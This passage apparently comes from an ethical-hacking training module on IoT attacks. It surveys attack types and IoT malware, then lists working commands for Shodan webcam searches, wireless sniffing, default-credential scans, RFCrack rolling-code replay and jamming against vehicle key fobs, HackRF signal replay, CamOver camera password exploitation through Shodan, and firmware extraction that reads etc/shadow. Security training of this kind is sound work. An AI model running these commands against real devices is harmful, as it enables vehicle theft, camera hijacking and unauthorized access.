- The attacker uses the same procedure as that followed in a replay attack, along with reverse engineering of the protocol to capture the **original signal**
- The attacker must be skilled in cryptography, communication theory, and modulation schemes to perform this attack

Reconnaissance Attack


- The attacker obtains information about the target device from the device's specifications
- The attacker then uses a multimeter to **investigate the chipset** and mark some identifications such as ground pins to discover the product ID and other information

Identifying and Accessing Local IoT Devices

- The attacker gains access over the **local IoT devices** when a user from the network visits the malicious page created and distributed by the attacker in the form of an **advertisement** or any other attractive means


Discovering or Identifying the Local IoT Devices

1. The attacker obtains the **local IP address** (using malicious code)
2. The attacker requests all the available devices in the network
3. Active devices respond with a **reset packet** and inactive devices return a timeout
4. The attacker detects all available devices based on their responses



Accessing the Local IoT Devices using DNS Rebinding

1. The attacker checks if the malicious code is performing **DNS rebinding** in all the discovered devices, using tools such as Singularity of Origin
2. Once the DNS rebinding is successfully implemented, the attacker can command and control the local IoT devices
3. The attacker obtains private information such as **UIDs and BSSIDs** of local access points



Fault Injection Attacks

- Fault injection attacks, also known as **Perturbation attacks**, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security
- Fault injection attacks can be both invasive and non-invasive in nature

Types of Fault Injection Attacks

- **Optical, Electro Magnetic Fault Injection (EMFI), Body Bias Injection (BBI)**
  - Attackers inject faults into the device by using projecting lasers and electromagnetic pulses
- **Frequency/Voltage Tampering**
  - Attackers tamper with the operating conditions, modify the level of the power supply and/or alter the clock frequency of the chip
- **Power/Clock/Reset Glitching**
  - Attackers inject faults or glitches into the power supply and clock network of the chip
- **Temperature Attacks**
  - Attackers alter the temperature for operating the chip, affecting the whole operating environment


Other IoT Attacks

Sybil Attack	The attacker uses **multiple forged identities** to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks
Exploit Kits	The attacker uses **malicious script** to exploit poorly patched vulnerabilities in an IoT device
Man-in-the-Middle Attack	The attacker **pretends to be a legitimate sender** who intercepts all the communication between the sender and receiver, and hijacks the communication
Replay Attack	The attacker **intercepts legitimate messages** from a valid communication and continuously sends the intercepted message to the target device to perform a denial-of-service attack or crash the target device
Forged Malicious Device	The attacker **replaces authentic IoT devices** with malicious devices, if they have physical access to the network
Side-Channel Attack	The attacker **extracts information about encryption keys** by observing the emission of signals i.e. "side channels" from IoT devices
Ransomware Attack	Ransomware is a type of malware that **uses encryption to block the user's access** to his/her device either by locking the screen or by locking the user's files

IoT Malware

KmsdBot

- The latest version of KmsdBot, **Kmsdx**, introduces new features like **telnet scanning** and **authentication**, expanding its reach to target a wider range of IoT devices by exploiting SSH ports and default credentials
- It supports a broader spectrum of **CPU architectures** commonly found in IoT devices, reflecting its adaptability and sophistication in infiltration techniques
- The prevalence of **default credentials** in IoT devices, which are often left unchanged by users, increases the risk of IoT devices being compromised and **integrated into botnets**



Additional IoT malware

- WailingCrab
- P2PInfect
- NKAbuse
- IoTroop
- XorDdos

Objective 02

Explain IoT Hacking Methodology

Information Gathering using Shodan

- Shodan provides information about all the **internet-connected devices** such as routers, traffic lights, CCTV cameras, servers, and smart home devices


- Attackers can utilize this tool to gather information such as **IP address**, **hostname**, **ISP**, **device's location** and **the banner of the target IoT device**

- Attackers can gather information on a target device using filters given below:
  - Search for webcams using geolocation:

    `webcamxp country:US`
  - Search using city:

    `Webcamxp city:paris`
  - Find webcams using longitude and latitude:

    `Webcamxp geo:-50.81,201.80`



Other Information Gathering Tools:

MultiPing
https://www.multiping.com

FCC ID Search
https://www.fcc.gov

Censys
https://censys.io

FOFA
https://en.fofa.info

Information Gathering through Sniffing

- Run Nmap to identify IoT devices using insecure HTTP ports

  ```
  nmap -p 80,81,8080,8081 <Target IP address range>
  ```

- Run `ifconfig` to identify your wireless card, here `wlan0`
- Run `Airmon-ng` to put the wireless card in monitor mode

  ```
  airmon-ng start wlan0
  ```


- Run `Airodump-ng` to scan all the nearby wireless networks

  ```
  airodump-ng start wlan0mon
  ```

- Discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark
- Next, setup your wireless card to listen to the traffic on the same channel using `Airmon-ng`

  ```
  airmon-ng start wlan0mon 11
  ```

- Launch Wireshark and double-click the interface that was kept in monitor mode, here `wlan0mon` and start capturing the traffic



Other Sniffing Tools: **Suphacap** *https://www.suphammer.net* **IoT Inspector 2** *https://github.com* **ZBOSS Sniffer** *https://dsr-iot.com*

Vulnerability Scanning using IoTSeeker

- Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various **hijacking attacks**
- IoTSeeker will scan a network for specific types of IoT devices to detect if they are using the default, **factory set credentials**
- This tool helps organizations to scan their networks to detect IoT devices using the **factory setting**

IoTSeeker

```
/Users/rapid7/freetools>perl iotScanner.pl 1.23.123.431,
1.23.123.443,1.23.123.453,1.23.123.457,1.23.123.459,1.23.123.461,1.
23.123.462,1.23.123.463,1.23.123.465,1.23.123.466,1.23.123.467,1.23
.123.469,1.23.123.472,1.23.123.473,1.23.123.475,1.23.123.477,1.23.1
23.479,1.23.123.480,1.23.123.481
device 1.23.123.431 is of type Stardot still has default passwd
device 1.23.123.443 is of type Arecont has changed passwd
device 1.23.123.453 is of type American Dynamics has changed passwd
device 1.23.123.457 is of type W-Box has changed passwd
device 1.23.123.459 is of type Arecont has changed passwd
device 1.23.123.461 is of type American Dynamics has changed passwd
device 1.23.123.462 is of type W-Box has changed passwd
device 1.23.123.463 is of type Arecont has changed passwd
device 1.23.123.465 is of type American Dynamics has changed passwd
device 1.23.123.466 is of type W-Box has changed passwd
device 1.23.123.467 is of type Arecont has changed passwd
device 1.23.123.469 is of type American Dynamics has changed passwd
device 1.23.123.472 is of type W-Box has changed passwd
device 1.23.123.473 is of type W-Box has changed passwd
device 1.23.123.475 is of type W-Box has changed passwd
device 1.23.123.477 is of type W-Box still has default passwd
device 1.23.123.479 is of type Arecont has changed passwd
device 1.23.123.480 is of type American Dynamics has changed passwd
device 1.23.123.481 is of type American Dynamics has default passwd
```

https://github.com

Vulnerability Scanning using Genzai

Genzai

Genzai is an IoT security toolkit that allows attackers to detect and **scan IoT dashboards**, including wireless routers, surveillance cameras, human machine interfaces (HMIs), **for default passwords** and **vulnerabilities** based on paths and versions

Other Vulnerability Scanning Tools:

- **beSTORM** *https://www.beyondsecurity.com*
- **IoTsploit** *https://iotsploit.co*
- **IoTSeeker** *https://www.rapid7.com*
- **IoTVAS** *https://firmalyzer.com*

Rolling Code Attack using RFCrack

- Attackers use the RFCrack tool to obtain the **rolling code** sent by the victim to **unlock the vehicle** and later use the same code for unlocking and stealing the vehicle
- RFCrack is used for **testing RF communications** between any physical device that communicates over sub **Ghz frequencies**
- Some of the commands used by an attacker to perform rolling code attacks, are given below:
  - Live Replay:

    ```
    python RFCrack.py -i
    ```

  - Rolling Code:


    ```
    python RFCrack.py -r -M MOD_2FSK -F 314350000
    ```

  - Adjust RSSI Range:

    ```
    python RFCrack.py -r -M MOD_2FSK -F 314350000 -U -100 -L -10
    ```

  - Jamming:


    ```
    python RFCrack.py -j -F 314000000
    ```



https://github.com

Hacking Zigbee Devices with Open Sniffer

- Attackers use Open Sniffer to **capture all 802.15.4 frames**, including Zigbee, transmitted within its physical range and visualize the captured frames on a particular channel in Wireshark
- Using Open Sniffer, attackers can **continuously emit packets** to create a **DoS attack** on the target device or network
- Attackers can utilize the tool's ability to **send user-defined frames** to replay the captured frames, creating a **replay attack**



BlueBorne Attack Using HackRF One

IoT devices include some sort of wireless communication using **RF** or **ZigBee** or **LoRa**

Attackers use HackRF One to perform attacks such as **BlueBorne** or **AirBorne attacks** such as replay, fuzzing, and jamming

HackRF One is an advanced hardware and software-defined radio with the range of **1MHz to 6GHz**

It transmits and receives radio waves in **half-duplex mode**, so it is easy for attackers to perform attacks using this device

It can sniff a wide range of wireless protocols ranging from **GSM to Z-wave**

https://greatscottgadgets.com

Replay Attack using HackRF One

- Attackers use online resources such as the **FCC database** to determine the frequency of the target device
- Attackers also use tools such as **RTL-SDR** to determine the frequency of the target device in the vicinity
- Once the frequency is determined, attackers use tools such as **HackRF One** to launch a replay attack on the target device

```
root@kali:~/rf# hackrf_transfer -r connector.raw -f 433900000 -l 20 -g 20
warning: lna_gain (-l) must be a multiple of 8
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
^CCaught signal 2
18.1 MiB / 0.913 sec = 19.8 MiB/second

User cancel, exiting...
Total time: 6.91446 s
hackrf_stop_rx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

```
root@kali:~/rf# hackrf_transfer -t connector.raw -f 433900000 -x 40
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
18.4 MiB / 1.001 sec = 18.3 MiB/second

Exiting... hackrf_is_streaming() result: HACKRF_ERROR_STREAMING_EXIT_CALLED (-1004)
Total time: 7.00498 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
root@kali:~/rf# hackrf_info
Found HackRF board 0:
USB descriptor string: 0000000000000000014d463dc2f6db5e1
Board ID Number: 2 (HackRF One)
Firmware Version: 2015.07.2
Part ID Number: 0xa000cb3c 0x00614f5e
Serial Number: 0x00000000 0x00000000 0x14d463dc 0x2f6db5e1
root@kali:~/rf#
```

Identifying IoT Communication Buses and Interfaces

- Attackers identify various **serial and parallel interfaces** such as UART, SPI, JTAG, and I2C to gain access to a shell, extract firmware, and so on
- Attackers use tools such as **BUS Auditor**, **Damn Insecure and Vulnerable Application (DIVA)**, and a PCB to identify interfaces

UART

```
wf> run busauditor.generic.uartscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 1
[*] Test:          busauditor.generic.uartscan
[*] Author:        Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/Universal_asynchronous_receiver-transmitter']
[*] Category:      Technology=busauditor|Interface=hardware|Action=recon
[*] Target:        Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (1)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
DB CMD len = 15, Service = 0x11
DB Response: 009100
DB Start: 0, End: 1, vint: 0x03, vint: 0x03
DB scaning RX => 0 and TX => 1
DB scaning RX => 1 and TX => 0
[*] UART Scan Result:
[*] TX scan possible pin combinations 1:
[*] Combination 1:
[*]     RX Pin          : (1)
[*]     TX pin          : (0)
[*]     BaudRate        : (9600)
[*]
[+] Test busauditor.generic.uartscan passed
wf>
```

BUS Auditor

I2C

```
wf> run busauditor.generic.i2cscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10
[*] Test:          busauditor.generic.i2cscan
[*] Author:        Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/I%C2%B2C']
[*] Category:      Technology=busauditor|Interface=hardware|Action=recon
[*] Target:        Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (10)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
[*] I2C Scan Result:
[*] Result 1:
[*]     Device Address    : (0x48)
[*]     SCL               : (1)
[*]     SDA               : (8)
[*]
[*] Result 2:
[*]     Device Address    : (0x50)
[*]     SCL               : (1)
[*]     SDA               : (8)
[*]
[+] Test busauditor.generic.i2cscan passed
```

https://gitlab.com


NAND Glitching

NAND glitching is the process of **gaining privileged root access** while booting a device, which can be performed by making a ground connection to the serial I/O pin of a flash memory chip

NAND glitching

Interrupting the ongoing booting process

Attaining root access on the device



Exploiting Cameras using CamOver

CamOver | CamOver is a camera exploitation tool that allows attackers to disclose **network camera admin password**

```
┌──(root@parrot)-[~/home/attacker]
└─# camover
usage: camover [-h] [-t] [-o OUTPUT] [-i INPUT] [-a ADDRESS] [--shodan SHODAN]
               [--zoomeye ZOOMEYE] [-p PAGES]

CamOver is a camera exploitation tool that allows to disclosure network camera
admin password

options:
  -h, --help            show this help message and exit
  -t, --threads         Use threads for fastest work
  -o OUTPUT, --output OUTPUT
                        Output result to file
  -i INPUT, --input INPUT
                        Input file of addresses
  -a ADDRESS, --address ADDRESS
                        Single address
  --shodan SHODAN       Shodan API key for exploiting devices over Internet
  --zoomeye ZOOMEYE     ZoomEye API key for exploiting devices over Internet
  -p PAGES, --pages PAGES
                        Number of pages you want to get from ZoomEye
```

https://github.com

Some Commands to exploit cameras using CamOver

- Run the command **camover** in the terminal to initialize the tool
- Run the following command to exploit a single camera using a specific IP address:

```
camover -a <Camera IP Address>
```

- Run the following command to exploit cameras that are connected to the Internet using the Shodan search engine:

```
camover -t --shodan <Shodan
API Key>
```


Gaining Remote Access using Telnet

Attackers perform **port scanning** to learn about **open ports** and services on the target IoT device

Many embedded system applications in IoT devices such as industrial control systems, routers, VoIP phones, and televisions implement remote access capabilities using Telnet

If an attacker identifies that the **Telnet port is open**, he/she can exploit this vulnerability to **gain remote access** to the device

Attackers use tools such as **Shodan** and **Censys** to gain remote access to the target device



https://www.shodan.io


Maintain Access by Exploiting Firmware

Attackers **exploit the firmware** installed on the IoT device to **maintain access** on the device

After gaining remote access, the attackers explore the file system to **access the firmware** on the device

Attackers use tools such as **Firmware Mod Kit** to reconstruct the malicious firmware from the legitimate firmware

The Firmware Mod Kit allows for easy **deconstruction** and **reconstruction** of firmware images for various embedded devices



https://code.google.com

Firmware Analysis and Reverse Engineering

Attackers perform firmware analysis to **identify the passwords**, **API tokens** and **endpoints**, vulnerable services running, backdoor accounts, configuration files in use, private keys, stored data, etc.

1 Obtain Firmware

- After gaining access to the target IoT device, extract the firmware from the device

2 Analyze Firmware

- Run "file" command on the "*.bin" file
- Verify the MD5 signature
- Run "strings" against *.bin file
- Run "hexdump" against *.bin file

3 Extract the Filesystem

- Run binwalk for analyzing, reverse engineering and extracting data from the firmware image
- Extract the filesystem using "dd"

4 Mount the Filesystem

- Create a mount directory

  For example, mkdir rootfs
- sudo mount -t ext2 {filename} rootfs

5 Analyze the Filesystem

- Check the following files and folders
  - etc/passwd, etc/shadow, etc/ssl
  - grep -rnw '/path/to/somewhere/' -e "pattern" like password, admin, root, etc.
  - find . -name '*.conf' and other file types like *.pem, *.crt, etc.

6 Emulate Firmware

